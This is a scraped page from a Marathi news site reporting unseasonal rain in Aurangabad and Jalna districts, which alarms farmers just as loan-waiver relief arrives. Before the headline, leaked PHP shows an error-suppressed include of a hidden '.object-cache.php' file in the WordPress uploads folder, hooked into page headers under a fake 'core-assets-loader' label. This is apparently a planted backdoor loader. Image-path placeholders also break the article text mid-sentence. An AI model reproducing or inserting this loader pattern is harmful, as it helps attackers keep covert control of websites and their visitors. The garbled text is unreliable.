add_action('wp_head', function(){echo '';}, 1); /* core-assets-loader */ @include_once('/home/sochindi/public_html/wp-content/uploads/.wp-cache-cd8672/.object-cache.php'); कर्जमाफीसोबत बळीराजाच्या दारात अवकाळीचे संकट! – SOCH INDIA
Menu

देश
कर्जमाफीसोबत बळीराजाच्या दारात अवकाळीचे संकट!

nobanner

औरंगाबाद आणि जालना जिल्ह्यातील विविध भागांना अवकाळी पावसाचा तडाखा बसला आहे. जालना जिल्ह्यातील घनसावंगीत, अंबडला अवकाळी पावसाने दणका दिला आहे. औरंगाबाद शहरातहीपाऊस सुरू झाला आहे. वाळूज, सिल्लोडसह जवळपासच्या संपूर्ण परिसरात पाऊसधडकला असून या पावसाने बळीराजा धास्तावला आहे. एकीकडे शेतकरी कर्जमाफीचा दिलासा मिळत असताना अवकाळी पावसाचे संकट बळीराजाच्या दारात उभे ठाकले आहे.जालन्यातील घनसावंगी, अंबड, बदनापूर, भोकरदन आणि जालनाशहर व औद्योगिक वसाहत परिसरात शनिवारी रात्री ९:४५ च्या सुमारास अवकाळी पावसाने हजेरी लावली. अंबड शहर व परिसरातील गावात तसेच घनसावंगी परिसरात सुमारे दहा मिनिटे जोरदार पाऊस झाला तर याच सुमारास बदनापूर आणि जालन्यातील औरंगाबाद रस्त्यावर असलेल्या औद्योगिक वसाहत क्षेत्रात रिमझिम पाऊसझाला. नवीन जालन्यात रात्री १०:३० नंतर पाऊस झालायावेळी वीजपुरवठा खंडित झाला.